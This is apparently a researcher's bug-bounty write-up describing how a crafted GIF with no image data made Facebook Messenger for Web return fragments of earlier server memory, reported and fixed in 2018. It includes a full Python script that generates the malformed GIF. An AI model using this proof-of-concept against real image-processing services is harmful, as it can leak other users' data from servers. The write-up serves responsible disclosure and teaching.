Facebook Messenger server random memory exposure through corrupted GIF image

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Content

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Facebook Messenger server random memory exposure through corrupted GIF image

Intro

Year ago, in February 2018, I was testing Facebook Messenger for Android looking how it works with corrupted GIF images. I was inspired by Imagemagick "uninitialized memory disclosure in gif coder" bug and PoC called "gifoeb" (cool name for russian speakers). I found Messenger app only crashes with images generated by "gifoeb" tool with Nullpointer dereferrence (Facebook did't awarded bounty for DoS in Facebook Messenger for Android).

Ok. I thought: what is GIF image format and how it looks, how I can generate my own image?

(spoiler: 10K$ bug in Facebook Messenger for Web, but theory first)

Basic GIF image

I found clear description of GIF image format, the main header should look like this:

```
Offset  Length  Contents
  0         3 bytes  "GIF"
  3         3 bytes  "87a" or "89a"
  6         2 bytes  <Logical Screen Width>
  8         2 bytes  <Logical Screen Height>
 10         1 byte   bit 0:    Global Color Table Flag (GCTF)
                     bit 1..3: Color Resolution
                     bit 4:    Sort Flag to Global Color Table
                     bit 5..7: Size of Global Color Table: 2^(1+n)
 11         1 byte   <Background Color Index>
 12         1 byte   <Pixel Aspect Ratio>
 13         ? bytes  <Global Color Table(0..255 x 3 bytes) if GCTF is one>
            ? bytes  <Blocks>
            1 bytes  <Trailer> (0x3b)
```

(Full good description here: http://www.onicos.com/staff/iz/formats/gif.html#header) I decided to create the basic GIF file with the minimal required fields.

Making own GIF

To create own GIF I've taken python to help me generate binary file

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import struct

screenWidth = 640
screenHeight = 480

f = open('test.gif', 'wb')

# Offset  Length  Contents
#  0      3 bytes  "GIF"
#  3      3 bytes  "87a" or "89a"
f.write(b"GIF89a")

#  6      2 bytes  <Logical Screen Width>
f.write(struct.pack('<h', screenWidth))

#  8      2 bytes  <Logical Screen Height>
f.write(struct.pack('<h', screenHeight))

# 10      1 byte   bit 0:    Global Color Table Flag (GCTF)
#                  bit 1..3: Color Resolution
#                  bit 4:    Sort Flag to Global Color Table
#                  bit 5..7: Size of Global Color Table: 2^(1+n)
bits = int('00000010', 2)
f.write(struct.pack('<b', bits))

# 11      1 byte   <Background Color Index>
f.write(struct.pack('<b', 0))

# 12      1 byte   <Pixel Aspect Ratio>
f.write(struct.pack('<b', 1))

# 13      ? bytes  <Global Color Table(0..255 x 3 bytes) if GCTF is one>

#         ? bytes  <Blocks>

# Offset  Length  Contents
#  0      1 byte   Image Separator (0x2c)
f.write(struct.pack('<b', 0x2c))

#  1      2 bytes  Image Left Position
f.write(struct.pack('<h', 0))

#  3      2 bytes  Image Top Position
f.write(struct.pack('<h', 0))
```

```
#   5     2 bytes  Image Width
f.write(struct.pack('<h', screenWidth))

#   7     2 bytes  Image Height
f.write(struct.pack('<h', screenHeight))

#   8     1 byte   bit 0:    Local Color Table Flag (LCTF)
#               bit 1:    Interlace Flag
#               bit 2:    Sort Flag
#               bit 2..3: Reserved
#               bit 4..7: Size of Local Color Table: 2^(1+n)
#         ? bytes  Local Color Table(0..255 x 3 bytes) if LCTF is one
f.write(struct.pack('<b', int('00000100', 2)))

#         1 byte   LZW Minimum Code Size
#f.write(struct.pack('<b', 1))

# [ // Blocks
#         1 byte   Block Size (s)
#f.write(struct.pack('<b', 1))

#        (s)bytes  Image Data
# ]*
#         1 byte   Block Terminator(0x00)
#f.write(struct.pack('<b', 0))

#         1 bytes  <Trailer> (0x3b)

f.write(struct.pack('<b', 0x3b))

f.close()
```

| |

This script generates exactly the same image as we need. I left comments to see which headers we ignore in image, you can see that our GIF does't have image data blocks - it is empty, after color table flags goes trailer.

Facebook Messenger

I started to test Facebook Messenger for Android with my generated GIFs (I had variations with different sizes, header fields), but nothing happened... Until I opened Messenger web page on my laptop and saw this weird image:

| [[image: image]]
(https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEjmHESC5SJuUmZAQk8l2Vy8tzUxETbNwPQf5jDvxUWiHZgzez6CP2YA7yF6UTNYBgoaRTLriv-W3BVIH0moEmH7OSPcxagQ8AlsJ4ZAz5ArfTQGsu857kghyoZCHEwnDo77JxZs-yOgsbGN/s1600/28277544_199756737442330_145618297780436992_n.gif) | | | It was very small, increased size | |

Wait, but our GIF does't have any content, what image I have back from Facebook?

I had changed GIF size and saw this white noise image, hm, looks also weird:

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| | | No TV signal | |

Really strange. I've uploaded the same binary again and saw:

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

| | | Embedded TV screen in Messenger | |

Image a bit changed. But I uploaded the same GIF in both cases.

After playing with GIF screen/image sizes:

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

| | | Full screen picture | |

This reminds me situation when you tried to read image from file and used width instead of height.

Finally I caught this output:

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| | | Semi stable TV signal in Messenger caught | |

And I realized that I'm getting some previous buffer for GIF image, because my image does't have content body.

Timeline

26 FEB 2018: report sent to Facebook Team

01 MAR 2018: triaged

09 MAR 2018: fixed

21 MAR 2018: 10k$